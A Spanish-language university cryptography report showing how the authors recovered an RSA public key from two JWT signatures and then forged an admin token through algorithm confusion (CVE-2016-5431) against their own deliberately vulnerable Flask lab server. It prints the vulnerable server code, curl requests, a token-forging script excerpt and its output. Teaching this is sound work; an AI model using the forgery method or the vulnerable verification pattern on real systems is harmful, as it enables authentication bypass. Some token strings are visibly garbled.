



*Cálculo experimental de las claves públicas de RSA en función de dos pares de firmas de mensajes conocidos y su relación con la vulnerabilidad de confusión de llaves (CVE-2016-5431)*

## Criptografía I

- Cristian Luciano Lliuya
- Francisco Barreto
- Martín Campos
- Sergio Mendoza

Universidad de Buenos Aires



## CONTENIDO

---

1.	Descripción del trabajo .....	3
1.1.	Detalle de la vulnerabilidad a explotar .....	3
1.2.	La vulnerabilidad en un entorno real .....	3
1.3.	Contexto de la explotación de la vulnerabilidad .....	3
1.4.	Prueba de concepto .....	3
2.	Marco teórico .....	4
2.1.	Json Web Tokens .....	4
2.2.	Vulnerabilidad CVE-2016-5431 .....	5
3.	Problema de la obtención de la llave pública .....	5
3.1.	Descripción .....	5
4.	Implementación de la prueba de concepto .....	6
4.1.	Detalle técnico .....	6
4.2.	Ejecución .....	9
5.	Aplicabilidad .....	13
6.	Conclusión .....	13



# 1. DESCRIPCIÓN DEL TRABAJO

---

## 1.1. DETALLE DE LA VULNERABILIDAD A EXPLOTAR

La vulnerabilidad de confusión de llaves (CVE-2016-5431) permite cambiar el algoritmo de firmado de un JSON Web Token (en adelante JWT). En este caso la vulnerabilidad consiste en modificar el algoritmo de firmado asimétrico "RS256" hacia el algoritmo simétrico HS256. El algoritmo "HS256" utiliza la clave secreta para firmar y verificar cada mensaje, mientras que el algoritmo "RS256" usa la clave privada para firmar el mensaje y usa la clave pública para la autenticación. Si se cambia el algoritmo de "RS256" a "HS256", el servidor usará la clave pública como clave secreta y luego usará el algoritmo HS256 para verificar la firma. Luego, usando la clave pública y cambiando el algoritmo de "RS256" a "HS256" un atacante podría generar un JWT con una firma válida.

## 1.2. LA VULNERABILIDAD EN UN ENTORNO REAL

La vulnerabilidad requiere se conozca de antemano la llave pública usada para la firma del JWT, sin embargo, en entornos reales esta llave no es proporcionada al cliente (aun cuando se trata de una llave pública) debido a que no existe una necesidad puntual que requiera que este efectúe un proceso de verificación de la firma, lo que implica que tanto la llave pública como la llave privada se encuentren almacenadas en el servidor y no son conocidas por el atacante.

## 1.3. CONTEXTO DE LA EXPLOTACIÓN DE LA VULNERABILIDAD

El trabajo se centrará en un contexto en el que un atacante dispone de acceso a dos pares de firmas de mensajes conocidos (02 JWT), a partir de los cuales se intentará calcular la llave pública RSA asociada a la llave privada RSA usada para la firma del mensaje. Una vez recuperada la llave pública RSA se procederá con la explotación de la vulnerabilidad CVE-2016-5431 con el fin de generar mensajes con firmas válidas que puedan ser procesadas por el servidor.

## 1.4. PRUEBA DE CONCEPTO

La prueba de concepto que acompañará al trabajo consistirá en la configuración de un servidor que aloja una página web que muestra una interfaz de inicio de sesión basada en una implementación de JWT vulnerable al CVE-2016-5431. Cada vez que se intente iniciar una sesión, el servidor responderá a la petición con un JWT firmado con el algoritmo RS256 conteniendo los campos: "username" y "is\_admin". El valor del campo "username" dependerá del nombre de usuario ingresado, mientras que el campo "is\_admin" siempre retornará como valor "False". El servidor almacenará un secreto que solo podrá ser revelado cuando se proporcione un JWT válido el valor del campo "is\_admin" igual a "Yes". Se debe considerar que tanto la llave pública como la llave privada se encontrarán en el servidor y no serán conocidas por el atacante.

La prueba de concepto simulará la obtención de dos (02) JWT firmados por parte del atacante, a partir de los cuales se intentará calcular la llave pública usada para la firma. Luego de obtener la llave pública, esta será usada para generar un JWT válido con los valores "alg" igual a "HS256", "username" igual a "administrador" y "is\_admin" igual a "Yes", el cual será enviado al servidor aprovechando la vulnerabilidad CVE-2016-5431 para obtener el secreto.




## 2. MARCO TEÓRICO

### 2.1. JSON WEB TOKENS

JSON Web Token (JWT) es un estándar abierto descrito en el documento RFC-7519 basado en JSON usado para transmitir información de forma segura entre las partes como un objeto JSON. Esta información se puede verificar y confiar porque está firmada digitalmente. Una de las aplicaciones más comunes de los JWT corresponde a su uso en el proceso de autenticación entre dos partes a través de un token firmado que autentica una solicitud web. Este token se encuentra representado por una cadena de caracteres en base64 que almacena objetos JSON con los datos que permiten la autenticación de la solicitud. Cuando un usuario inicia sesión en un servidor que implementa la autenticación mediante JWT, después de una autenticación exitosa, el servidor envía un JWT en la respuesta que se puede usar para realizar llamadas API o acceder a recursos protegidos.

Los JWT tienen una estructura definida y estándar basada en tres partes:

1. Encabezado o Header : Se trata de un objeto JSON que básicamente define el tipo de Token y cuál es el algoritmo de encriptación que se utiliza en su firma, que puede ser HMAC, SHA256 o RCA.
2. Carga útil o Payload: Se trata de un objeto JSON donde se incluyen los datos de usuario y privilegios, así como toda la información que se requiera añadir.
3. Firma o Signature : Se genera usando los anteriores dos campos en base64 y una llave secreta conocida solo por los servidores que creen o usen el JWT. Todo esto está debidamente codificado en el formato que se especificó en el encabezado.




Se utilizan dos algoritmos populares para generar la firma.

1. HMAC : Usa una 'contraseña/secreto' junto con el encabezado y la carga útil para generar la firma. Es este secreto el que hace que JWT sea resistente a manipulaciones. Se supone que un atacante no conoce el secreto y, por lo tanto, no puede falsificar un JWT. De lo contrario, es solo hash SHA256.
2. RSA : Utiliza una clave privada para generar la firma y la clave pública correspondiente para verificar la firma como una firma digital.



## 2.2. VULNERABILIDAD CVE-2016-5431

La vulnerabilidad CVE-2016-5431 también conocida como ataque de confusión clave se aprovecha de la debilidad en algunas bibliotecas JWT que confían en el encabezado JWT, aunque este está controlado por el usuario. Se debe considerar la siguiente situación: El servidor usa el algoritmo RS256 para firmar un JWT (algoritmo asimétrico). El atacante desea probar si puede falsificar la firma de JWT, es decir, generar una nueva firma usando el algoritmo HS256. Primero, cambia el algoritmo de firma del token que le fue generado por el servidor de RS256 a HS256 (se cambia el algoritmo asimétrico hacia uno simétrico) y firma un nuevo token con los valores de carga útil modificados con la clave pública usada para la firma del token original. Al enviar el token modificado con hacia el algoritmo HS256 el servidor usará la clave pública para verificar la firma, lo que finalmente conduce a la obtención de un JWT válido con una firma falsificada que se creó utilizando la clave pública como 'contraseña/secreto' y el algoritmo HS256.



## 3. PROBLEMA DE LA OBTENCIÓN DE LA LLAVE PÚBLICA

### 3.1. DESCRIPCIÓN

Si se usa RSA para firmar los JWT, y un cliente que se conecta es un navegador web, el cliente nunca verá las claves RSA (públicas o privadas) debido a que estas se encontrarán alojadas en el servidor. Esto se debe a que el cliente no necesita verificar que el JWT sea válido, solo el servidor debe hacerlo. El cliente simplemente se aferra al JWT y lo muestra al servidor cuando se le solicita. Luego, el servidor verifica que sea válido cuando ve el JWT.

Para poder explotar la vulnerabilidad de confusión de llaves (CVE-2016-5431) es necesario conocer la llave pública RSA, sin embargo, como se vio anteriormente, esta no se proporciona al cliente. La pregunta que surge entonces es: ¿Es posible reconstruir la llave pública? Se debe considerar que la llave pública son dos



números: el exponente público (comúnmente 65537) y el módulo (desconocido)<sup>1</sup>. El trabajo abordará la reconstrucción de la llave pública bajo el siguiente esquema matemático<sup>2</sup>:

## Reconstruyendo la PUBLIC KEY

$$m = s^e \bmod n \longrightarrow \begin{aligned} s^e &= n * q + m \\ s^e - m &= n * q = \hat{n} \end{aligned}$$

Para un conjunto de tokens JWT:

$$T = \{(s_1, m_1), (s_2, m_2), \dots, (s_k, m_k)\} \longrightarrow \begin{aligned} s_1^e - m_1 &= n * q_1 \\ s_2^e - m_2 &= n * q_2 \\ &\dots \\ s_k^e - m_k &= n * q_k \end{aligned}$$

Si se cumple que:  $MCD(q_1, q_2, \dots, q_k) = 1$

Entonces:  $MCD(s_1^e - m_1, s_2^e - m_2, \dots, s_k^e - m_k) = n$

Luego de obtener la clave pública, se explotará la vulnerabilidad de confusión de llaves (CVE-2016-5431) para lograr obtener un JWT manipulado que pueda ser validado por el servidor.


## 4. IMPLEMENTACIÓN DE LA PRUEBA DE CONCEPTO

A continuación, se muestra la implementación de la prueba de concepto detallada en la sección 1.4 del presente documento:

### 4.1. DETALLE TÉCNICO

La prueba de concepto se desarrolló haciendo uso de un contenedor en Docker, el cual soportaba una aplicación web construida sobre Flask. A continuación, se muestran los archivos asociados al servidor usado para la prueba de concepto, los cuales pueden ser descargados desde la siguiente URL:

[https://github.com/evilmorty06/Crypto\\_1\\_UBA/tree/main/web\\_jwt\\_login\\_v50](https://github.com/evilmorty06/Crypto_1_UBA/tree/main/web_jwt_login_v50)



<sup>1</sup> <https://crypto.stackexchange.com/questions/30289/is-it-possible-to-recover-an-rsa-modulus-from-its-signatures/30301#30301>

<sup>2</sup> <https://crypto.stackexchange.com/questions/33642/given-enough-rsa-signature-values-is-it-possible-to-determine-the-public-key-va/33644#33644>



La aplicación web dispone de una interfaz gráfica correspondiente al formulario descrito en la sección 1.4. A continuación se muestra la vista HTML renderizada del formulario, la ubicación de los mensajes de respuesta del servidor y el código fuente de la aplicación basada en Flask.




Ilustración 1 : Formulario asociado a la prueba de concepto




Ilustración 2 : Mensajes de respuesta incluidos en el formulario





```
main.py
1 from flask import Flask
2 from flask import render_template
3 from flask import make_response
4 from flask import request
5 from flask import redirect
6 from flask import url_for
7 from datetime import datetime
8 from Crypto.PublicKey import RSA
9 from authlib.jose import jwt
10 import os
11
12
13 private_key = RSA.generate(1024)
14 app = Flask(__name__)
15 app.config.update({
16     'PRIVATE_KEY': private_key.export_key(),
17     'PUBLIC_KEY': private_key.publickey().export_key()
18 })
19
20
21 def generate_token(username):
22     return jwt.encode(
23         {'alg': 'RS256'},
24         {'username': username, 'is_admin': False, 'iat': datetime.utcnow()},
25         app.config.get('PRIVATE_KEY')
26     ).decode()
27
28
29 def decode_token(token):
30     try:
31         return jwt.decode(token, app.config.get('PUBLIC_KEY'))
32     except:
33         return None
34
35
36 @app.route('/login', methods=['POST'])
37 def login():
38     username = request.form.get('username') or 'guest'
39     token = generate_token(username)
40     resp = make_response(redirect(url_for('index')))
41     resp.set_cookie('token', token)
42     return resp
43
44
45 @app.route('/', methods=['GET'])
46 def index():
47     token = request.cookies.get('token')
48     if token is None:
49         return render_template('index.html')
50
51     data = decode_token(token)
52     if data is None:
53         return render_template('index.html', error='Error: invalid token')
54
55     if data.get('is_admin'):
56         return render_template('index.html', flag=os.getenv('FLAG'))
57
58     username = data.get('username')
59     return render_template('index.html', message=f'Welcome {username}!')
60
61
62 if __name__ == '__main__':
63     app.run(debug=True, host='0.0.0.0')
64
```

Ilustración 3 : Código fuente del formulario





El secreto que esconde el servidor viene dado por una variable de entorno de nombre “FLAG” establecida en la configuración del contenedor en Docker, tal como sigue:


```
docker-compose.yml
1 version: '3.7'
2
3 services:
4   webapp:
5     image: jwt-login-v5:0.1
6     build:
7       context: ./
8       dockerfile: Dockerfile
9     environment:
10      - FLAG=FLAG{2cab0d29194955a834b61728fe1cf6dccba9b2e8ecb32bee758f8f710913055a}
11     volumes:
12      - /etc/timezone:/etc/timezone:ro
13      - /etc/localtime:/etc/localtime:ro
14     ports:
15      - "8000:80"
16
```

Ilustración 4 : Configuración del secreto

## 4.2. EJECUCIÓN

A continuación, se detallan los pasos para replicar la prueba de concepto:

1. Desplegar el contenedor usando los archivos del repositorio incluido en la sección 4.1. Posterior al despliegue se debe ingresar a la URL <http://localhost:8000> para poder visualizar la página web inicial.



2. El formulario requiere el envío de un nombre de usuario como parámetro de entrada. Para la prueba de concepto se envió como parámetro el nombre de usuario “token1”. Este parámetro puede ser enviado mediante la interfaz gráfica o a través de consola. Luego de enviado el parámetro, se podrá observar dentro de la cabecera de la respuesta el JWT incluido como una cookie de sesión.



```
(kali@kali)-[~]
$ curl -X POST http://localhost:8000/login -d 'username=token1' -v

Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 127.0.0.1:8000 ...
* Connected to localhost (127.0.0.1) port 8000 (#0)
> POST /login HTTP/1.1
> Host: localhost:8000
> User-Agent: curl/7.82.0
> Accept: */*
> Content-Length: 15
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 FOUND
< Server: nginx/1.21.6
< Date: Mon, 06 Jun 2022 02:39:09 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 208
< Connection: keep-alive
< Location: http://localhost:8000/
< Set-Cookie: token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRva2VuMSIsImIzX2FkbWluIjpmYXNzZWiaWF0IjoxNjU0NDgzMTQ5fQ.V4zFZ0c7rk3buoUf3duyRjt7GbC27LZN07k0gCI71XrgcS8zf1Vg9-P-XWd3asVBhoJWR0R1dXpHkqNRufK9yjetJSeVZGNDWp11u7MfZJfCznVjtomPRSYZmECw_H6AGPNQRrgF8jA5dT4WzCvRScE2vGRSRE7MTppqGI-6
* Path: /
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting... </title>
<h1>Redirecting... </h1>
* Connection #0 to host localhost left intact
<p>You should be redirected automatically to target URL: <a href="/>/</a>. If not click the link.
```

3. Se repite el procedimiento anterior con el fin de obtener un segundo token. En la prueba de concepto efectuada el nombre de usuario usado fue "token2".

```
(kali@kali)-[~]
$ curl -X POST http://localhost:8000/login -d 'username=token2' -v

Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 127.0.0.1:8000 ...
* Connected to localhost (127.0.0.1) port 8000 (#0)
> POST /login HTTP/1.1
> Host: localhost:8000
> User-Agent: curl/7.82.0
> Accept: */*
> Content-Length: 15
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 FOUND
< Server: nginx/1.21.6
< Date: Mon, 06 Jun 2022 02:39:16 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 208
< Connection: keep-alive
< Location: http://localhost:8000/
< Set-Cookie: token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRva2VuMSIsImIzX2FkbWluIjpmYXNzZWiaWF0IjoxNjU0NDgzMTU2fQ.X481ac_aM83PfK1Azo06b3Yj76-p6E5IyFySCV-lt54skP7I-vTeZHyYrkjdjqSeFWzUsJ3LQ4f0PeFSWsjk9oPsZc7kxId_ZM6x2bKMA00iKT86pcC-hvXAtegjaWi3rmqP8D6TW-k8XCZ6AiGZBrHRPaD0UouChY0K_04K6eL
* Path: /
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting... </title>
<h1>Redirecting... </h1>
* Connection #0 to host localhost left intact
<p>You should be redirected automatically to target URL: <a href="/>/</a>. If not click the link.
```

4. Obtenidos los dos tokens, se procede con el cálculo de la llave pública usada por el servidor para la firma de ambos JWT. Se deberá usar el script *RSA\_Public\_Key\_Calculator.py*<sup>3</sup>, el cual puede ser descargado desde la siguiente URL:

[https://github.com/evilmorty06/Crypto\\_1\\_UBA/tree/main/RSA\\_Public\\_Key\\_Calculator](https://github.com/evilmorty06/Crypto_1_UBA/tree/main/RSA_Public_Key_Calculator)

#### Nota:

Antes de proceder con la ejecución del script, se debe recordar que este debe incluir una carga útil específica para la prueba de concepto, la cual corresponde al establecimiento del parámetro "is\_admin" con el valor "True", de tal forma que el JWT modificado permita revelar el secreto del servidor. A continuación, se muestran la línea 41 del script, la cual fue modificada para incluir la carga útil para una explotación efectiva.

<sup>3</sup> El script fue tomado del artículo: "Ataques de confusión de algoritmos" (<https://portswigger.net/web-security/jwt/algorithm-confusion#step-1-obtain-the-server-s-public-key>) y posteriormente modificado para la prueba de concepto.



```
38
39 payload=json.loads(b64urldecode(jwt0_parts[1].decode('utf8')))
40 payload['exp'] = int(time.time())+86400
41 payload_encoded=b64urlencode(json.dumps({'username': 'admin', 'is_admin': True}).encode('utf8'))
42
43 tamper_hmac=b64urlencode(hmac.HMAC(public_key,b'.'.join([alg_tampered, payload_encoded]),hashlib.sha256).digest())
44
45 jwt0_tampered=b'.'.join([alg_tampered, payload_encoded, tamper_hmac])
46 print("[+] Tampered JWT: %s" % (jwt0_tampered))
47
```

5. Luego de modificada la carga útil, se procede con la ejecución del archivo *RSA\_Public\_Key\_Calculator.py* incluyendo como parámetros los dos (02) tokens obtenidos en los pasos 2 y 3.

```
(kali@kali)~/Documents/rsa_sign2n/CVE-2017-11424
$ python3 RSA_Public_Key_Calculator.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRva2VudSIsImZlZ2FkbWwIjpmWxZS256IiwiaWF0IjoxNjU0NDgzMTQ5fQ.V4ZFZoc7rk3buo
Uf3duuyRj7GbcZ7LZNO7K0GCI7IXrgcS8zflvg9-P-XWd3asVBhoJWROR1dpxHkqNRufukz9yetjSeVZGNDWp11u7MFZJFCznVtomPRSYZmEw_H6AGPNQRrgF8JA5dT4wzCVRSCE2vGRSRE7MTppGI-6Y eyJhbGciOi
iJ3UzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRva2VudSIsImZlZ2FkbWwIjpmWxZS256IiwiaWF0IjoxNjU0NDgzMTU2fQ.X481ac_aM83PFkLAz006b3Yj76-p6E5IyFySCV-lt54skP7I-vTeZHyrrkdjqSeF
WzUsJ3LQ4f0PeFswSj9oPsZc7kxId_ZM6+2bKMA00IKT86pcC-hvXategjawi3rmqP8D6TW-K8XCZ6A1GZBrHPaD0UouChY0K_04K6eLM
[+] GCD: 0x1
[+] CDD: 0x90c3b9c78987f6492a2377b506895230be5c23d7229bc609def647187377782dcd1fc447ca24a9c3b954fafd8cfc7c29361cfb5f90a1b06f59a9bd82b584f51340c6e57d44940361c46bd0e893
faebbbef43a193130a82073aac2b858f8b1f3439c6b013617114569ce793b92b9a3d1dce5f4b072a4ff93b9ed5e54ff8152c8f
[+] Found n with multiplier 1 :
0x90c3b9c78987f6492a2377b506895230be5c23d7229bc609def647187377782dcd1fc447ca24a9c3b954fafd8cfc7c29361cfb5f90a1b06f59a9bd82b584f51340c6e57d44940361c46bd0e893faebbbef4
3a193130a82073aac2b858f8b1f3439c6b013617114569ce793b92b9a3d1dce5f4b072a4ff93b9ed5e54ff8152c8f
[+] Written to 90c3b9c78987f649_65537_x509.pem
[+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IChhZG1pb2I6IHRydWV9.gTKvYn0EML8FK_2xlmWWWsgfcNYDde8pAohage4WhAo'
[+] Written to 90c3b9c78987f649_65537_pkcs1.pem
[+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IChhZG1pb2I6IHRydWV9._Oq_qKfchA_ArdgOMkg4HxheDXoweFnXcayYVJsuW3o'
[+] Found n with multiplier 13 :
0xb22bf8580bbb07bc82a1ce68a59551771lac7ae165ac076e9c42cda7f0930a10fc75dde233de5ac981a3ab10ad85851f078621b0b202143a46f84b4490a3a3ced43909a2d04f083d4084b25953aa60e74dd
d15a152831630a0865cf326d29c8f0c083b2b0b9edd74725818465d0c99fd4cc40d92aa3b0b5d1242554ebbd2c0b
[+] Written to b22bf8580bbb07bc_65537_x509.pem
[+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IChhZG1pb2I6IHRydWV9.IAxvqINm3v32TOKDBo_I_Ws_NTj-5-9i9R_eVG4TLyI'
[+] Written to b22bf8580bbb07bc_65537_pkcs1.pem
[+] Tampered JWT: b'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IChhZG1pb2I6IHRydWV9.-92GSjpJunBjHB7iFDblLocJ0xJWk_q_vWCVVcenmfUg'
```

6. Se observa como resultado cuatro (04) JWT modificados, los cuales han sido generados usando los formatos PKCS1 y x509 para llaves públicas, y los valores  $e=3$  y  $e=65537$ . Además, los JWT se han generado de tal forma que permitan aprovechar la vulnerabilidad CVE-2016-5431 (la cabecera del JWT ha sido modificada para establecer el algoritmo de validación en HS256). Debido a que no se conoce de antemano el formato de llave pública usado por el servidor para la validación de la firma, se deben probar los cuatro (04) JWT modificados hasta encontrar el válido. A continuación, se muestra el JWT correcto, junto con su valor en texto plano. Nótese que el JWT modificado incluye como carga útil los valores establecidos en el paso 4.

Encoded	Decoded
